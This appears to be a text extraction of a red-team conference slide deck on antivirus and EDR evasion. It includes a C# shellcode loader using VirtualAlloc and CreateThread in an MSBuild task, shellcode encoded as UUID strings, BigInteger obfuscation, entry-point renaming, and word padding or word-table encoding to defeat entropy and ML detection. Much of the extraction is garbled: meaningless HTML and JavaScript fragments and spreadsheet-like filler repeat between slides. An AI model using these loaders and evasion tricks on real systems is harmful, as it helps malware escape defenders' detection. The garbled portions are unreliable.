



# ROLL FOR STEALTH

INTRO TO AV/EDR EVASION





mike@redsiege.com  
@hardwaterhacker

# ABOUT

## Mike

---

Principal Consultant - Red Siege  
24 years IT     14 years security  
kayaking / fishing / music /  
photography

# What This Isn't

- Advanced evasion topics
  - Unhooking
  - Evading runtime checks (mostly)
  - Comms



# **What This Is**

---

- Intro to AV/EDR Evasion
  - Getting your payload on disk / in memory
  - Evading common (brittle) detections
  - Defeating entropy checks





# Things that get you caught

```
( function (ko, datacontext) ) {  
  <div style="background-image:url('/pix/samples/bgl.gif');  
    background . text- todoitem ;  
    height . text ~ :200px;">  
  <p>The image can be tiled across the background, while the text runs across the top.</p>  
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>  
<html> <body style="background-color:yellowgreen;">  
<html> <todoitem id = data.todoIdb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this ;
```

```
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<html> <p style="font-weight:bold;">
```

```
>HTML font code is done using CSS.
```

```
<html> <body style="background-
```

```
color:yellowgreen;
```

```
color:white;">
```

```
<html> <todoitem id = data.todoIdb;
```

```
todoitem(data) { ;  
var self = this ;  
data = data || {} ;  
todoitem(data) { ;  
var self = this ;  
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties  
<html> <errorMessage = ko , observable() ;
```

loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text ~ :200px;">
```

```
<p>The image can be tiled across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text ~ :200px;">
```

```
<p>The image can be tiled across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



REDSIEGE

# Sticking w/ Defaults



- MSBuild template / scripts / etc.
- Not changing variable & function names

```
<UsingTask  
  TaskName="ClassExample"  
  TaskFactory="CodeTaskFactory"
```

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,  
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);  
IntPtr hThread = IntPtr.Zero;  
UInt32 threadId = 0;  
IntPtr pinfo = IntPtr.Zero;  
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);  
WaitForSingleObject(hThread, 0xFFFFFFFF);  
return true;
```

# Sticking w/ Defaults



- MSBuild template / scripts / etc.
- Not changing variable & function names

```
<UsingTask  
  TaskName="ClassExample"  
  TaskFactory="CodeTaskFactory"
```

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,  
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);  
IntPtr hThread = IntPtr.Zero;  
UInt32 threadId = 0;  
IntPtr pinfo = IntPtr.Zero;  
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);  
WaitForSingleObject(hThread, 0xFFFFFFFF);  
return true;
```



# This is more of a comment...



## ● Not removing comments

“

PowerSploit Function: Set-MacAttribute  
Author: Chris Campbell (@obscuresec)  
License: BSD 3-Clause

Removing those 3 lines will let you “bypass AV”. Enjoy!

<https://pentestarmoury.com/2016/01/30/powerview-caught-by-symantec-endpoint-protection/>

<https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/>

# Captain Obvious



- Not obfuscating common code exec patterns
- Applies to scripts, templates, & compiled code

```
[DllImport("kernel32")]  
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,  
    UInt32 size, UInt32 flAllocationType, UInt32 flProtect);  
[DllImport("kernel32")]  
private static extern IntPtr CreateThread(  
    UInt32 lpThreadAttributes,  
    UInt32 dwStackSize,  
    UInt32 lpStartAddress,  
    IntPtr param,  
    UInt32 dwCreationFlags,  
    ref UInt32 lpThreadId  
);
```

# What's in a **name**?




```
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...
```

```
[!] Identified end of bad bytes at offset 0x10B20B in the original file
File matched signature: "HackTool:Win64/Mikatz!dha"
```

00000000	00 5F 00 64 00 6F 00 4C	00 6F 00 63 00 61 00 6C	·_·d·o·L·o·c·a·l
00000010	00 20 00 3B 00 20 00 22	00 25 00 73 00 22 00 20	· ·;· ·"·%·s·"
00000020	00 6D 00 6F 00 64 00 75	00 6C 00 65 00 20 00 6E	<u>·m·o·d·u·l·e· ·n</u>
00000030	00 6F 00 74 00 20 00 66	00 6F 00 75 00 6E 00 64	<u>·o·t· ·f·o·u·n·d</u>
00000040	00 20 00 21 00 0A 00 00	00 00 00 00 00 0A 00 25	<u>· ·!</u> ·········%
00000050	00 31 00 36 00 73 00 00	00 00 00 00 00 20 00 20	·1·6·s······· ·
00000060	00 2D 00 20 00 20 00 25	00 73 00 00 00 20 00 20	·--· · ·%·s··· ·
00000070	00 5B 00 25 00 73 00 5D	00 00 00 00 00 00 00 00	·[·%·s·]·······
00000080	00 00 00 00 00 45 00 52	00 52 00 4F 00 52 00 20	······ <u>E·R·R·O·R·</u>
00000090	00 6D 00 69 00 6D 00 69	00 6B 00 61 00 74 00 7A	<u>·m·i·m·i·k·a·t·z</u>
000000A0	00 5F 00 64 00 6F 00 4C	00 6F 00 63 00 61 00 6C	<u>·_·d·o·L·o·c·a·l</u>
000000B0	00 20 00 3B 00 20 00 22	00 25 00 73 00 22 00 20	· ·;· ·"·%·s·"

<https://redsiege.com/tools-techniques/2021/08/bypass-sig-av/>



More on this in a bit...



```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this ;
```

```
d . data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;"
```

```
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
```

```
color:yellowgreen;
```

```
color:white;"
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# Evasion

00100000000000	xxxx	AAPPOI	10460	benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI	10460	benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00100000000000	xxxx	AAPPOI		Company (As) . centre			
00100000000000	xxxx	AAPPOI		Wormnrad . against Mofice team			
00100000000000	xxxx	AAPPOI		0.8374571 ----- +453u594			
00100000000000	xxxx	AAPPOI		77% ----- m AP Marketing			
00100000000000	xxxx	AAPPOI		0009.09 -02.75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;">
```

```
<p>The image can be tiled
```

```
across the background,
```

```
while the text runs across
```

```
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
```

```
height . text - :200px;"
```

```
<p>The image can be tiled across the background,
```

```
while the text runs across the top.</p>
```

```
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



REDSIEGE



**He's a master of disguise**



<https://i.imgur.com/1l1buxq.jpg>

# Suboptimal Optimization



Trojan:Win32/Wacatac.B!ml

Alert level: Severe

Status: Active

Date: 7/30/2022 5:47 PM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

file: C:\test\xor-optimized.exe



# Suboptimal Optimization



```
C:\Users\Mike\source\repos\ThreatCheck\ThreatCheck\ThreatCheck\bin\Release>ThreatCheck.exe  
-e Defender -f c:\test\xor-notoptimized.exe  
[+] No threat found!
```

WAT?!?!

# What's in a Name



- Rename your EntryPoint
  - <https://docs.microsoft.com/en-us/dotnet/framework/interop/specifying-an-entry-point#renaming-a-function-in-c-and-c>
  - <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.dllimportattribute?view=net-6.0>

# What's in a Name

BAD

```
[DllImport("kernel32")  
private static extern IntPtr VirtualAlloc(  
    UInt32 lpStartAddr,  
    UInt32 size,  
    UInt32 flAllocationType,  
    UInt32 flProtect);
```



# What's in a Name



Good

```
[DllImport("kernel32", EntryPoint = "VirtualAlloc",  
    SetLastError = false, ExactSpelling = true)]  
private static extern IntPtr SplendidDragon(  
    UInt32 lpStartAddr,  
    UInt32 size,  
    UInt32 flAllocationType,  
    UInt32 flProtect);
```



<https://www.jokejok.com/wp-content/uploads/2022/02/trying-to-blend-in-on-reddit-after-being-gone-since-385828.png>

# Obfuscating Shellcode



- Shellcode as UUID

- <https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/>
- <https://blog.securehat.co.uk/process-injection/shellcode-execution-via-enumsystemlocala>
- [https://github.com/boku7/Ninja\\_UUID\\_Runner/blob/main/bin2uuids.py](https://github.com/boku7/Ninja_UUID_Runner/blob/main/bin2uuids.py)

```
// Shellcode as array of UUIDs
const char* uuid_arr[] =
{
    "0082e8fc-0000-8960-e531-c0648b50308b",
    "528b0c52-8b14-2872-0fb7-4a2631ffac3c",
    "2c027c61-c120-0dcf-01c7-e2f252578b52",
    "3c4a8b10-4c8b-7811-e348-01d1518b5920",
    "498bd301-e318-493a-8b34-8b01d631ffac",
    "010dcfc1-38c7-75e0-f603-7df83b7d2475",
    "588b58e4-0124-66d3-8b0c-4b8b581c01d3",
    "018b048b-89d0-2444-245b-5b61595a51ff",
    "5a5f5fe0-128b-8deb-5d6a-018d85b20000",
    "31685000-6f8b-ff87-d5bb-f0b5a25668a6",
    "ff9dbd95-3cd5-7c06-0a80-fbe07505bb47",
    "6a6f7213-5300-d5ff-6e6f-746570616400"
};
```

# Obfuscating Shellcode



- Reverse shellcode bytes
- Break into chunks
- Divide code into two arrays - even & odd bytes
- Steganography
- BigInteger() h/t @subTee



Simply computer your shellcode. Instead of just pasting in those arrays.

BigInteger will take a byte array as a Constructor argument.

So it becomes a few extra calculations to rehydrate, but likely won't get picked up. Ever.

example "decompose"

[gist.github.com/code-scrap/a45...](https://gist.github.com/code-scrap/a45...)

```
// https://github.com/redcanaryco/atomic-red-team/blob/058b5c2423c4a6e9e226f4e5ffala6fd9bbla90e/atomics/Tl055.004/src/Tl055.cs#L111
```

```
using System;
using System.Numerics;

public class Program
{
    public static void Main()
    {
        byte[] shellcode = new byte[112] { 0x50,0x51,0x52,0x53,0x56,0x57,0x55,0x54,0x58,0x66,0x83,0xe4,0xf0,0x50,0x6a,0x60,0x5a,0x68,
        BigInteger big = new BigInteger(shellcode);
        BigInteger two = 2;
        BigInteger big2 = BigInteger.Divide(big,two);
        BigInteger
        Console.WriteLine(big2);
    }
}
```

C:\Windows\system32\cmd.exe

LARE Sun 07/24/2022 5:36:13.54

: \Users\Research\Documents> shellcode\_computer.exe

625852438827499158173650662271058212480512619727531464879860310901873080899884807966926993446435153080033667535039440719612  
945908743423828737944661747901074017815236422994463680536174554315730440924388678192076021882397530092308772070115346345644  
306108203191252735832

LARE Sun 07/24/2022 5:36:15.35

: \Users\Research\Documents>

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <todo!id = data.todo!db;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this ;
```

```
d . data = data !l( ) ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;">
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
color:yellowgreen;
color:white;">
```

```
<html> <todo!id = data.todo!db;
```

```
todoitem(data) { ;
var self = this ;
data = data !l( ) ;
todoitem(data) { ;
var self = this ;
data = data !l ----2( ) ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# Entropy

00100000000000	xxxx	AAPPOI	10460	benefits	10	37	
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI	10460	benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00100000000000	xxxx	AAPPOI		Company (As) . centre			
00100000000000	xxxx	AAPPOI		Wormnrad . against Mofice team			
00100000000000	xxxx	AAPPOI		0.8374571			+453u594
00100000000000	xxxx	AAPPOI		77% -----m AP Marketing			
00100000000000	xxxx	AAPPOI		0009.09 -02.75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



REDSIEGE

# ... Entropy?



- Disclaimer - I am not a mathematician
- [https://en.wikipedia.org/wiki/Entropy\\_\(information\\_theory\)](https://en.wikipedia.org/wiki/Entropy_(information_theory))
- [https://en.wikipedia.org/wiki/Kolmogorov\\_complexity#Compression](https://en.wikipedia.org/wiki/Kolmogorov_complexity#Compression)

# ... Entropy?



- Roughly - high entropy = more random
- Higher entropy = less compressible

```
$ dd status=none if=/dev/urandom bs=1 count=1000000 | gzip -v -c > /dev/null  
-0.0%
```

- Problem - we encrypt shellcode to evade
- Encrypted shellcode = more random -> higher entropy



# (don't) Randomize **All The Things**



- Changing default variable/func. names is good
- Random characters could be bad
- Avoid temptation to use random strings for names
  - Use two-word pairs: "SplendidDragon", "ObfuscatedDiamond", "RollyPolly", etc.

# How to Lower Entropy?



- Languages are not random

```
$ gzip -v dictionary.txt -c > /dev/null  
dictionary.txt: 64.7% -- replaced with stdout
```

```
$ gzip -v german.txt -c > /dev/null  
german.txt: 75.9% -- replaced with stdout
```

- [http://cobweb.cs.uga.edu/~perdisci/CSCI6900-F10/WWhiteside\\_Presentation2.pdf](http://cobweb.cs.uga.edu/~perdisci/CSCI6900-F10/WWhiteside_Presentation2.pdf)
- <https://www.cs.jhu.edu/~sam/ccs243-mason.pdf>

# **But Why?**

● Story time



# Why Entropy?



 **Mike Saunders**  
@hardwaterhacker

Today I learned CrowdStrike's ML AV component looks at total entropy in an executable and will block it if the entropy level is above some threshold. Successful bypass by adding English words in character arrays to decrease overall entropy.

5:24 PM · Mar 11, 2022 · TweetDeck





# Just slap it in there



```
unsigned char anti_entropy[][7740] = { "aaron","abraham","abroad","absence","absent","absolute","absolute  
ly","absorption","abstract","abstracts","abuse","academic","academics","academy","accent","accept","accep  
table","acceptance","accepted","accepting","accepts","access","accessed","accessibility","accessible","ac  
cessing","accessories","accessory","accident","accidents","accommodate","accommodation","accommodations",  
"accompanied","accompanying","accomplish","accomplished","accordance","according","accordingly","account"  
,"accountability","accounting","accounts","accreditation","accredited","accuracy","accurate","accurately"  
,"accused","acdbentity","achieve","achieved","achievement","achievements","achieving","acids","acknowledg  
e","acknowledged","acoustic","acquire","acquired","acquisition","acquisitions","acres","acrobat","across"  
,"acrylic","acting","action","actions","activated","activation","active","actively","activists","activiti  
es","activity","actor","actors","actress","actual","actually","acute","adams","adaptation","adapted","ada  
pter","adapters","adaptive","adaptor","added","addiction","adding","addition","additional","additionally"
```

# Just slap it in there



```
-rwxr-xr-x 1 mike mike 362K Jul 30 19:17 aes.exe
-rwxr-xr-x 1 mike mike 15M Jul 30 19:21 aes-plus-words.exe
mike@cs-lab:~/test/entropy
$ gzip -v aes.exe -c > /dev/null
aes.exe: 18.4% -- replaced with stdout
mike@cs-lab:~/test/entropy
$ gzip -v aes-plus-words.exe -c > /dev/null
aes-plus-words.exe: 97.8% -- replaced with stdout
```

# **Dear Cylance**

---



● <https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>

```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this ;
```

```
d . data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;">
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
color:yellowgreen;
color:white;">
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# Evasion

00100000000000	xxxx	AAPPOI	10460	benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI	10460	benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00100000000000	xxxx	AAPPOI		Company (As) . centre			
00100000000000	xxxx	AAPPOI		Wormnud . against Mofice team			
00100000000000	xxxx	AAPPOI		0.8374571			+453u594
00100000000000	xxxx	AAPPOI		77% ----- in AP Marketing			
00100000000000	xxxx	AAPPOI		000909 -02.75583+ times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



REDSIEGE

# Jargon

- Jargon

/'jærgən/

noun: jargon; plural noun: jargons

Definition: special words or expressions that are used by a particular profession or group and are difficult for others to understand.





# Taking it Further

- Encode shellcode as English words
  - Avoids raw shellcode
  - Decreased entropy



# The Basics

- We can store shellcode as 0x00
- We can also store it as an int
  - 0 = 0x00



# How it Works



- Create a translation table

```
unsigned char* translation_table[256] = { "attending","promptly","terry","buffer",  
"inspector","suites","anything","directive","forbidden","harry","extensive","digital",  
"sticky","realtors","arrives","engineering","downloading","oracle","executive","bhutan",  
"knowing","acquisitions","rochester","annie","meetings","appreciation","properly",  
"finished","cleaner","passport","reflect","enjoying","shown","wiley","generated",  
"armstrong","atlantic","connecting","reliance","boring","skills","party","subscription",  
"scheduled","sustainable","subtle","snowboard","exempt","people","fifty","ballet",  
"soundtrack","electricity","laughing","withdrawal","anime","topic","yugoslavia",  
"variables","cheese","blues","purse","reproduction","lyric","mozambique","prepared",
```

- Source words could be anything

```
$ head kernel32.txt  
AccessCheck  
AcquireSRWLockExclusive  
AcquireSRWLockShared  
ActivateActCtx  
ActivateActCtxWorker  
AddAtomA  
AddAtomW  
AddConsoleAliasA
```

# How it Works



- Create a translation table

```
unsigned char* translation_table[256] = { "attending","promptly","terry","buffer",  
"inspector","suites","anything","directive","forbidden","harry","extensive","digital",  
"sticky","realtors","arrives","engineering","downloading","oracle","executive","bhutan",  
"knowing","acquisitions","rochester","annie","meetings","appreciation","properly",  
